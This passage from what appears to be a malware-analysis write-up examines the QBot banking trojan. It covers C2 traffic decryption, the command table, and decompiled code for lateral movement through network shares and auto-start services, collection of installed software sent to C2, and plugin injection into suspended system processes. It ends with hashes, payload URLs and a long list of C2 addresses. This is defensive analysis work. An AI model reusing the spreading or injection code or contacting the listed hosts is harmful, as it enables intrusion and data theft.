6B 6B 6E 73 71 71 57 54 4F 36 45 31 76 36 31 56 31 77 52 77 58 75 61 47  kknsqqWTO6E1v61v1wRwXuaG
30 63 4D 6F 67 46 36 33 43 38 43 75 73 30 54 68 43 50 69 4A 51 52 32 68  0cMogF63C8Cus0ThCPiJQR2h
4A 38 34 51 4D 41 3D 3D                                                  J84QMA==
```

Encrypted Blob

We can use `Fiddler` to intercept and decrypt the HTTPS traffic.



The RC4 key for encrypting the payload is the SHA1 hash of the first 16 bytes of the Base64-decoded payload + a hardcoded salt (The salt is stored as an encrypted string).

Here is an implementation of the decryption algorithm:

```
 HARDCODED_SALT = b"jHxastDcds)oMc=jvh7wdUhxcsdt2"    # decrypted string


def decrypt_payload(encrypted_blob):
    b64_decoded = base64.b64decode(encrypted_blob)
    decryption_key = b64_decoded[:0x10] + HARDCODED_SALT
    sha1hash = hashlib.sha1()
    sha1hash.update(decryption_key)
    decryption_key_hash = sha1hash.digest()
    rc4 = ARC4(decryption_key_hash)
    return rc4.decrypt(b64_decoded[0x10:])
```

The decrypted payload is in JSON form.

- Decrypted C2 Request: {“8”:9,”1”:17,”2”:”pnmfcq111232”}
- Decrypted C2 Response: {“8”:5,”16”:770897804,”39”:”V4UnoDQSEblewhh63UfUqAns”,”38”:1}

Commands ListPermalink

After establishing communication, the C2 server will send commands indexes to be executed.

Here is the list of commands and their corresponding indexes (I have renamed the important commands).

```
.data:1002CA68 Commands         command <1, 0, offset sub_1000393D>
.data:1002CA68                  command <3, 1, offset sub_100039DE>
.data:1002CA68                  command <4, 1, offset sub_10003446>
.data:1002CA68                  command <5, 0, offset collect_cert>
.data:1002CA68                  command <6, 1, offset sub_1000344C>
.data:1002CA68                  command <7, 1, offset sub_10003481>
.data:1002CA68                  command <8, 1, offset sub_10003A66>
.data:1002CA68                  command <10, 1, offset kill_process>
.data:1002CA68                  command <12, 1, offset sub_10003907>
.data:1002CA68                  command <13, 0, offset lateral_movement>
.data:1002CA68                  command <14, 1, offset sub_1000387E>
.data:1002CA68                  command <18, 1, offset sub_10003899>
.data:1002CA68                  command <19, 1, offset fetch_updates>
.data:1002CA68                  command <20, 1, offset fetch_webinjects>
.data:1002CA68                  command <21, 0, offset collect_installed>
.data:1002CA68                  command <22, 1, offset sub_10003810>
.data:1002CA68                  command <23, 1, offset sub_100039DE>
.data:1002CA68                  command <25, 1, offset sub_100034E3>
.data:1002CA68                  command <26, 1, offset sub_10003AB7>
.data:1002CA68                  command <27, 1, offset sub_10003B27>
.data:1002CA68                  command <28, 1, offset sub_10003B58>
.data:1002CA68                  command <29, 1, offset sub_10003B89>
.data:1002CA68                  command <35, 1, offset sub_10003AEF>
.data:1002CA68                  command <30, 1, offset sub_10003BBA>
.data:1002CA68                  command <31, 1, offset fetch_plugins>
.data:1002CA68                  command <33, 1, offset create_process>
```

It’s worth mentioning that dynamic imports of the core DLL are stored in the same format as commands `"<address, API_index, DLL_index>"`, the API and DLL indexes are passed to the string decryption routine which returns their corresponding names then it uses `LoadLibrary` and `GetProcAddress` to resolve the imports.

```
.data:1002C9A8 Imports          API <offset WNetOpenEnumW, 613h, 5CCh>
.data:1002C9A8                  API <offset WNetEnumResourceW, 18C6h, 5CCh>
.data:1002C9A8                  API <offset WNetAddConnection2W, 252Eh, 5CCh>
.data:1002C9A8                  API <offset WNetCloseEnum, 27E5h, 5CCh>
.data:1002C9A8                  API <offset WNetCancelConnection2W, 448h, 5CCh>
.data:1002C9A8                  API <offset OpenSCManagerW, 1E2Fh, 2FE3h>
.data:1002C9A8                  API <offset CreateServiceW, 3409h, 2FE3h>
.data:1002C9A8                  API <offset StartServiceW, 0F73h, 2FE3h>
.data:1002C9A8                  API <offset DeleteService, 2352h, 2FE3h>
.data:1002C9A8                  API <offset CloseServiceHandle, 2EDDh, 2FE3h>
.data:1002C9A8                  API <offset NetApiBufferFree, 62Eh, 4A9h>
.data:1002C9A8                  API <offset NetShareEnum, 30D4h, 4A9h>
.data:1002C9A8                  API <offset NetUserEnum, 2094h, 4A9h>
.data:1002C9A8                  API <offset NetGetDCName, 585h, 4A9h>
.data:1002C9A8                  API <offset NetWkstaGetInfo, 2B4h, 4A9h>
```

Let’s go through some of the interesting commands.

Command 13: Lateral MovementPermalink

QBot can spread through the network by enumerating network shares using `WNetOpenEnumW()` and `WNetEnumResourceW` () then it drops a copy of Qbot into the shared folders.

Then the dropped executable is registered as an auto-start service on the target machine. The names for the service and the dropped file are randomly generated strings.

```
service = CreateServiceW(
            sc_manager,                     // hSCManager
            service_name,                   // lpServiceName
            service_name,                   // lpDisplayName
            SERVICE_ALL_ACCESS,             // dwDesiredAccess
            SERVICE_WIN32_OWN_PROCESS,      // dwServiceType
            SERVICE_AUTO_START,             // dwStartType
            0,                              // dwErrorControl
            &Qbot_binary,                   // lpBinaryPathName
            0,                              // lpLoadOrderGroup
            0,                              // lpdwTagId
            &dependencies,                  // lpDependencies
            0,                              // lpServiceStartName
            0);                             // lpPassword
service_ = service;
if ( !service )
  return 0;
if ( !StartServiceW(service, 0, 0) )
{
  v4 = 0;
  DeleteService(service_);
}
DeleteService(service_);
```

Finally, Qbot deletes the created service and dropped file from the target machine (as it's successfully infected).

Command 21: Collecting Installed ApplicationsPermalink


QBot can collect installed applications by enumeration subkeys of the registry key `"HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall"`.

```
hKey = 0;
cSubKeys = 0;
sprintf_w(&RegKey, 0xFEu, "Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall");
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, &RegKey, 0, 0x20019, &hKey) )
  return -1;
if ( RegQueryInfoKeyA(hKey, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0, 0) )
  return -2;
for ( ; cSubKeys; --cSubKeys )
{
  cchName = 255;
  if ( !RegEnumKeyExA(hKey, cSubKeys - 1, &Name, &cchName, 0, 0, 0, 0) )
  {
    copy_mem(L"\\", &reg_key, 256, &RegKey);
    publisher = query_value(&reg_key, "Publisher");
    disp_name = query_value(&reg_key, "DisplayName");
```

The collected data is appended to the end of a string containing additional information about the victim's machine and time of collection.


`t=i1 time=[<time_of_collect>] ext_ip=[<external_IP>] dnsname=[?] hostname=[<computer_name>] user=[] domain=[] is_admin=[<YES/NO>] os=[<windows_ver>] qbot_version=[<qbot_ver>] install_time=[<qbot_install_time>] exe=[<injected_process>] prod_id=[NULL] iface_n=[<interface_IP>/<interface_IP>] UP] soft=[<app1;ver>|<app2;ver>|...]`

Example of collected data:




Then the data is RC4 encrypted and written to `"wdqlxw32.dll"` at the same directory of QBot.

Finally, `"wdqlxw32.dll"` is Zlib compressed and RC4 encrypted again then it's saved to `"cwdqlxw32.dll"` and the original `"wdqlxw32.dll"` is deleted.



The compressed file is then transfered to the C2 server (RC4 encrypted and Base64 encoded) in the key `"36"` and the compressed file `"cwdqlxw32.dll"` is also deleted.



Command 31: Fetching PluginsPermalink

As we said before, QBot is known to be a modular malware. It can load additional plugins received from the C2 server (plugins are RC4 encrypted and Base64 encoded).

QBot tries to inject the received plugin in 3 different processes depending on the machine architecture.

```
decoded_plugin = b64_decode(encoded_plugin, &decoded_len);// Base64 decode plugin
if ( decoded_plugin )
{
  procs = 0;
  _3 = 0;
  i = 0;
  v5 = 0;
  procs = get_proc_names(&_3);                  // get processes names to inject
  if ( procs )
  {
    for ( i = 0; i < _3; ++i )
    {
      if ( !create_suspended(*&procs[4 * i], &Process) )// create a suspended process
      {
        dword_1002CC2C = decoded_len;
        *ArgList = a1;
        dword_1002CC24 = a4;
        inj_mem = inject_process(Process, decoded_plugin, decoded_len);// inject decoded plugin into the process
```

It creates a new suspended process then writes the plugin to the process memory using `WriteProcessMemory()` and then resumes the injected process.

```
if ( is_wow_64 )
{
  p1 = 0x2A77;                          // %SystemRoot%\\SysWOW64\\mobsync.exe
  p2 = 0x7A4;                           // %SystemRoot%\\SysWOW64\\explorer.exe
  p3 = 0x871;                           // %ProgramFiles(x86)%\\Internet Explorer\\iexplore.exe
}
else
{
  p1 = 0x33DC;                          // %SystemRoot%\\System32\\mobsync.exe
  p2 = 0x3648;                          // %SystemRoot%\\explorer.exe
  p3 = 0x1D8B;                          // %ProgramFiles%\\Internet Explorer\\iexplore.exe
}
```

At the time of writing this, Qbot has 3 different plugins (“Password grabber”, “Cookie grabber”, “UPnP module”).

ConclusionPermalink

QBot is considered to be a sophisticated malware, it’s receiving regular updates from time to time and it’s not likely to go away anytime soon.

There is still more features that I didn’t cover such as WebInjects so maybe I will come back to Qbot later I guess :)

IOCsPermalink

HashesPermalink

VBS File: b734caf792c968ca1870c3ec7dda68ad5dc47fef548751afb8509752c185a756

QBot: 112a64190b9a0f356880eebf05e195f4c16407032bf89fa843fd136da6f5d515

URLsPermalink

http://st29[.]ru/tbzirttmcnmb/88888888.png

http://restaurantbrighton[.]ru/uyqcb/88888888.png

http://royalapartments[.]pl/vtjwwoqxaix/88888888.png

http://alergeny.dietapacjenta[.]pl/pgaakzs/88888888.png

http://egyorg[.]com/vxvipjfembb/88888888.png

C2 DomainsPermalink

39.36.254.179:995

24.139.132.70:443

24.202.42.48:2222

72.204.242.138:443

172.242.156.50:995

72.204.242.138:20

68.174.15.223:443

74.193.197.246:443

96.56.237.174:990

64.19.74.29:995

70.168.130.172:443

189.236.166.167:443

68.4.137.211:443

76.187.8.160:443

76.86.57.179:2222

73.226.220.56:443

67.250.184.157:443

75.183.171.155:3389

173.172.205.216:443

173.3.132.17:995

172.78.30.215:443

207.255.161.8:32103

75.137.239.211:443

68.49.120.179:443

206.51.202.106:50003

82.127.193.151:2222

207.255.161.8:2222

207.255.161.8:2087

24.152.219.253:995

187.19.151.218:995

197.37.48.37:993

188.241.243.175:443

72.88.119.131:443

89.137.211.239:443

108.30.125.94:443

187.163.101.137:995

100.19.7.242:443

45.77.164.175:443

80.240.26.178:443

66.208.105.6:443

207.246.75.201:443

199.247.22.145:443

199.247.16.80:443

95.77.223.148:443

68.60.221.169:465

5.107.220.84:2222

41.228.212.22:443

86.233.4.153:2222

68.200.23.189:443

201.146.127.158:443

79.114.199.39:443

87.65.204.240:995

71.74.12.34:443

217.162.149.212:443

195.162.106.93:2222

75.165.112.82:50002

201.248.102.4:2078

96.41.93.96:443

89.247.216.127:443

84.232.238.30:443

103.238.231.40:443

174.34.67.106:2222

98.115.138.61:443

91.125.21.16:2222

84.247.55.190:443

193.248.44.2:2222

74.135.37.79:443

78.96.190.54:443

86.126.97.183:2222

2.50.47.97:2222

68.39.160.40:443

96.232.203.15:443

86.144.150.29:2222

71.220.191.200:443

24.231.54.185:2222

80.14.209.42:2222

24.164.79.147:443

70.183.127.6:995

47.153.115.154:993

184.180.157.203:2222

50.104.68.223:443

67.165.206.193:995

200.113.201.83:993

47.153.115.154:465

24.42.14.241:995

189.160.203.110:443

188.27.76.139:443

207.255.161.8:32102

49.207.105.25:443

71.210.177.4:443

117.242.253.163:443

50.244.112.106:443

69.92.54.95:995

41.34.91.90:995

72.204.242.138:53

41.97.138.74:443

72.29.181.77:2078

71.88.168.176:443

2.50.171.142:443

67.83.54.76:2222

86.125.145.90:2222

47.153.115.154:995

24.122.157.93:443

47.146.169.85:443

72.181.9.163:443

187.155.74.5:443

71.209.187.4:443

74.75.216.202:443

24.44.180.236:2222

24.43.22.220:993

108.188.116.179:443

100.4.173.223:443

76.170.77.99:443

70.95.118.217:443

134.0.196.46:995

68.225.56.31:443

72.204.242.138:32102

72.204.242.138:50001

108.190.151.108:2222

72.204.242.138:465

50.244.112.10:443

173.22.120.11:2222

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24.43.22.220:443

92.17.167.87:2222

72.209.191.27:443

72.204.242.138:80

72.204.242.138:443

71.187.170.235:443

96.56.237.174:32103

71.187.7.239:443

184.98.104.7:995

70.124.29.226:443

137.99.224.198:443

73.23.194.75:443

151.205.102.42:443

64.224.76.152:443

72.204.242.138:32100

173.187.101.221:443

72.179.13.59:443

208.93.202.49:443

70.174.3.241:443

96.37.137.42:443

76.111.128.194:443

67.209.195.198:3389

61.3.184.27:443

24.42.14.241:443

74.56.167.31:443

5.193.61.212:2222

117.216.177.171:443

ReferencesPermalink

Demystifying QBot Banking Trojan - BSides Belfast

https://www.virusbulletin.com/virusbulletin/2017/06/vb2016-paper-diving-pinkslipbots-latest-campaign

https://www.fortinet.com/blog/threat-research/deep-analysis-qbot-campaign

https://www.vkremez.com/2018/07/lets-learn-in-depth-reversing-of-qakbot.html

https://www.hexacorn.com/blog/2016/07/01/enter-sandbox-part-12-the-library-of-naughty-libraries/

https://www.cyberbit.com/blog/endpoint-security/anti-vm-and-anti-sandbox-explained/
